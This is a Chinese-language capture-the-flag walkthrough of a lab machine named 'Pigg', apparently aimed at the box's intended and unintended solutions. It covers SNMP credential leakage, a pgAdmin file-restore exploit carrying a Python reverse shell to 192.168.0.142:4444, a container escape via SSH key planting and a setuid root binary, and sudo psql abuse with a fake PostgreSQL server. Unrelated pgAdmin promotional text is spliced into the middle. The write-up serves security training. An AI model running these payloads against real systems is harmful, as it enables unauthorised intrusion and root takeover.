

Pigg

端口扫描，80端口是静态页，5050端口是 `pgAdmin`

```
PORT      STATE  SERVICE REASON          VERSION
22/tcp    open   ssh      syn-ack ttl 64  OpenSSH 10.3 (protocol 2.0)
53/tcp    closed domain  reset ttl 64
80/tcp    open   http      syn-ack ttl 64  lighttpd 1.4.82
|_http-title: PostgreSQL - Advanced Open Source Database
|_http-server-header: lighttpd/1.4.82
|_http-methods:
|_ Supported Methods: OPTIONS GET HEAD POST
5050/tcp  open   http      syn-ack ttl 63  Werkzeug httpd 3.1.4 (Python 3.13.11)
|_http-favicon: Unknown favicon MD5: 3B0E103B1D82F9F4E2F631FEE7A1AEF6
|_http-methods:
|_ Supported Methods: HEAD OPTIONS GET
|_http-title: pgAdmin 4
|_Requested resource was /login?next=/
|_http-server-header: Werkzeug/3.1.4 Python/3.13.11
MAC Address: 08:00:27:A6:80:4D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

`nuclei` 扫描的时候发现了 `SNMP` 服务的团体字符串是默认的 `public`

```
[options-method] [http] [info] http://192.168.0.55 ["OPTIONS, GET, HEAD, POST"]
[snmpv1-community-detect-string] [javascript] [high] 192.168.0.55:161 ["Pigg"]
[community_string="public"]
[snmpv3-detect] [javascript] [info] 192.168.0.55:161 ["net-snmp, Engine ID:
1f888087559f4dbdea8e6900000000"]
[tech-detect:lighttpd] [http] [info] http://192.168.0.55
```

用工具进行枚举，里头有网络、进程等信息，还有个 `"web password: pgAdmin"`

```
snmp-check $IP -c public
snmpwalk -v 1 -c public $IP . | grep -iE "pass|user|key|secret"
```

那现在缺的就是用户名了，我一开始没注意到有个提示 `pigg.dsz`，可以试出来最终凭证是 `pgadmin@pigg.dsz:pgAdmin`

objects, and perform backup/restore operations - making it an essential tool for both beginners and experienced database administrators.

pgAdmin supports all major PostgreSQL versions and runs on Windows, macOS, Linux, and as a containerized application (with default port 5050 for web access), ensuring flexibility across different environments.

Use Cases & Applications

PostgreSQL is used across industries for a variety of applications, including:

- ✓ Enterprise resource planning (ERP) systems
- ✓ Content management systems (CMS) and e-commerce platforms
- ✓ Data warehousing and business intelligence solutions
- ✓ Geospatial data management (with PostGIS extension)
- ✓ Financial and banking applications requiring high data integrity



上来以后能确定版本是9.10, 存在 [CVE-2025-13780](#), 用 UTF-8 BOM 可以绕过 pgadmin 的过滤器

1. 先在本地创建恶意的 sql 文件


```
python3 - <<'PY'
payload = (
    b'\xef\xbb\xbf'
    b"\\! python3 -c 'import
socket,os,pty;s=socket.socket();s.connect((\"192.168.0.142\",4444));[os.dup2(s.fileno(),fd)
for fd in (0,1,2)];pty.spawn(\"/bin/sh\")'\n"
    b"select 1;\n"
)
with open("bypass_bom.sql", "wb") as f:
    f.write(payload)
print("[+] wrote bypass_bom.sql")
PY

xxd bypass_bom.sql | head -1    # 预期的文件头是 ef bb bf 5c 21
```

2. 通过 Storage Manager 上传



3. 对数据库使用 `restore` 来运行上传的文件



弹 shell 回来发现是容器的 root 权限，上传 cdk 进行枚举，发现宿主机的家目录被挂载到 /mnt 目录下，而且可读写

```
8:3 /home/welcome /mnt rw,relatime - ext4 /dev/sda3 rw
```

把公钥写进去

```
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEN1GU5+1p3cG9IybY5Fc7nEiUkOz7mmQHR6rjbk0v2p ssh-
ed25519-20260408032922" >> authorized_keys
chmod 600 authorized_keys
chown 1000:1000 authorized_keys
```

获得宿主机的普通用户权限，sudo -l 发现 (ALL) NOPASSWD: /usr/libexec/postgresql17/psql -U vulhub -d postgres -h localhost -c *

这个地方有个非预期，因为容器内是 root 权限，可以创建一个有 s 位的 root 文件

```
# 本地编译
cat > exp.c << EOF
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

int main() {
    setuid(0);
    setgid(0);
    system("/bin/sh");
    return 0;
}
EOF
```

```
gcc exp.c -o exp -static
```

```
# 在容器内
```

```
chown 0:0 exp
```

```
chmod 4755 exp
```

```
Pigg:~$ ls -alh
total 2M
drwxr-sr-x  3 welcome  welcome  4.0K May 26 09:39 .
drwxr-xr-x  3 root     root     4.0K Feb 13 16:22 ..
lrwxrwxrwx  1 root     welcome  9 Feb 13 16:37 .ash_history -> /dev/null
-rw-----  1 welcome  welcome  16 May 26 09:32 .bash_history
drwx--S---  2 welcome  welcome  4.0K May 25 22:20 .ssh
-rwsr-xr-x  1 root     root     762.3K May 26 09:38 exp
-rw-r--r--  1 welcome  welcome  165 May 26 09:38 exp.c
-rwsr-xr-x  1 root     root     771.0K May 26 09:30 rootbash
-rw-r--r--  1 root     welcome  44 Feb 13 16:22 user.txt
Pigg:~$ ./exp
~ # id
uid=0(root) gid=0(root) groups=1000(welcome)
~ #
```

回来看看预期解，这里有个 bug，可能是更新了或者别的原因，给的是 postgresql17，但是目录下只有 postgresql18，用新的靶机

允许使用任意 -c 后面的参数，问题就在于宿主机上没有 postgres 的服务端，但是前面的参数又指定了 localhost，有两个思路

1. 在本地起一个或者伪装一个服务端

```
#include <arpa/inet.h>
#include <netinet/in.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <unistd.h>
#include <errno.h>

static int recvn(int fd, unsigned char *buf, int n) {
    int got = 0;
    while (got < n) {
        int r = recv(fd, buf + got, n - got, 0);
        if (r <= 0) return r;
        got += r;
    }
    return got;
}

static int send_msg(int fd, unsigned char type, const unsigned char *body, int body_len) {
    unsigned char hdr[5];
    hdr[0] = type;
    int len = htonl(body_len + 4);
    memcpy(hdr + 1, &len, 4);
    if (send(fd, hdr, 5, 0) != 5) return -1;
    if (body_len > 0 && send(fd, body, body_len, 0) != body_len) return -1;
    return 0;
}
```

```

int main() {
    int s = socket(AF_INET, SOCK_STREAM, 0);
    int one = 1;
    setsockopt(s, SOL_SOCKET, SO_REUSEADDR, &one, sizeof(one));

    struct sockaddr_in addr;
    memset(&addr, 0, sizeof(addr));
    addr.sin_family = AF_INET;
    addr.sin_port = htons(5432);
    addr.sin_addr.s_addr = htonl(INADDR_LOOPBACK);

    if (bind(s, (struct sockaddr *)&addr, sizeof(addr)) < 0) {
        perror("bind");
        return 1;
    }
    if (listen(s, 5) < 0) {
        perror("listen");
        return 1;
    }
    fprintf(stderr, "listening on 127.0.0.1:5432\n");
    int c = accept(s, NULL, NULL);
    if (c < 0) {
        perror("accept");
        return 1;
    }

    unsigned char hdr[4], *payload;
    if (recvn(c, hdr, 4) != 4) return 1;
    int len = ntohl(*(int *)hdr);
    payload = malloc(len - 4);
    if (recvn(c, payload, len - 4) != len - 4) return 1;

    unsigned int sslreq = htonl(80877103);
    if (len == 8 && memcmp(payload, &sslreq, 4) == 0) {
        unsigned char n = 'N';
        send(c, &n, 1, 0);
        if (recvn(c, hdr, 4) != 4) return 1;
        len = ntohl(*(int *)hdr);
        free(payload);
        payload = malloc(len - 4);
        if (recvn(c, payload, len - 4) != len - 4) return 1;
    }
    free(payload);

    unsigned char authok[4] = {0,0,0,0};
    send_msg(c, 'R', authok, 4);
    send_msg(c, 'S', (unsigned char *)"client_encoding\0UTF8\0", 21);
    send_msg(c, 'S', (unsigned char *)"DateStyle\0ISO, MDY\0", 19);
    send_msg(c, 'S', (unsigned char *)"server_version\017.8\0", 19);
    unsigned char bk[8] = {0,0,4,210,0,0,22,46};
    send_msg(c, 'K', bk, 8);
    unsigned char ready[1] = {'I'};

```

```

send_msg(c, 'Z', ready, 1);

while (1) {
    unsigned char t;
    int r = recv(c, &t, 1, 0);
    if (r <= 0) break;
    if (recvn(c, hdr, 4) != 4) break;
    len = ntohl(*(int *)hdr);
    payload = malloc(len - 4);
    if (recvn(c, payload, len - 4) != len - 4) break;
    fprintf(stderr, "recv type=%c len=%d\n", t, len);
    if (t == 'Q') {
        send_msg(c, 'C', (unsigned char *)"SELECT 1\0", 9);
        send_msg(c, 'Z', ready, 1);
    }
    free(payload);
    if (t == 'X') break;
}
close(c);
close(s);
return 0;
}

```

The screenshot shows a terminal window with the following commands and output:

```

Pigg:~$ sudo /usr/libexec/postgresql/psql -U vulhub -d postgres -h localhost -c '\! /bin/bash'
Pigg:/home/welcome# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video),103(docker)
Pigg:/home/welcome# cat /root/root.txt
flag{root-7cba4247102f082e1c67d04649c8f077}
Pigg:/home/welcome#

```

2. 在后面的参数进行覆盖

```

sudo /usr/libexec/postgresql/psql -U vulhub -d postgres -h localhost -c '\conninfo' -d
'postgresql://vulhub:vulhub@172.20.0.2:5432/pig'

```

```
ssh -i id_ed25519 welcome@192.168.0.108
#1 ssh -i id_ed25519 welcome@192.168.0.108 #2 ssh -i id_ed25519 welcome@192.168.0.108 #3 kali@kali:~/Desktop/maze #4 +

-rwxr-xr-x 1 welcome welcome 47.1K May 26 11:52 fake_pg_ok
-rwxrwxr-x 1 welcome welcome 790.2K May 26 12:34 fakesql
-rw-r--r-- 1 root welcome 44 Feb 13 16:22 user.txt
Pigg:~$ sudo -l
Matching Defaults entries for welcome on Pigg:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for welcome:
    Defaults!/usr/sbin/visudo env_keep+=SUDO_EDITOR EDITOR VISUAL"

User welcome may run the following commands on Pigg:
    (ALL) NOPASSWD: /usr/libexec/postgresql/psql -U vulhub -d postgres -h localhost -c *
Pigg:~$ sudo /usr/libexec/postgresql/psql -U vulhub -d postgres -h localhost -c '\conninfo' -d 'postgresql://vulhub:vulhub@172.20.0.2:5432/pig'
    Connection Information
    Parameter | Value
    -----+-----
    Database | pig
    Client User | vulhub
    Host | 172.20.0.2
    Server Port | 5432
    Options |
    Protocol Version | 3.0
    Password Used | true
    GSSAPI Authenticated | false
    Backend PID | 532
    SSL Connection | false
    Superuser | on
    Hot Standby | off
    (12 rows)

Pigg:~$ sudo /usr/libexec/postgresql/psql -U vulhub -d postgres -h localhost -c '! /bin/bash' -d 'postgresql://vulhub:vulhub@172.20.0.2:5432/pig'
invalid command \
Pigg:~$ sudo /usr/libexec/postgresql/psql -U vulhub -d postgres -h localhost -c '! /bin/bash' -d 'postgresql://vulhub:vulhub@172.20.0.2:5432/pig'
Pigg:/home/welcome# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video),103(docker)
Pigg:/home/welcome#
```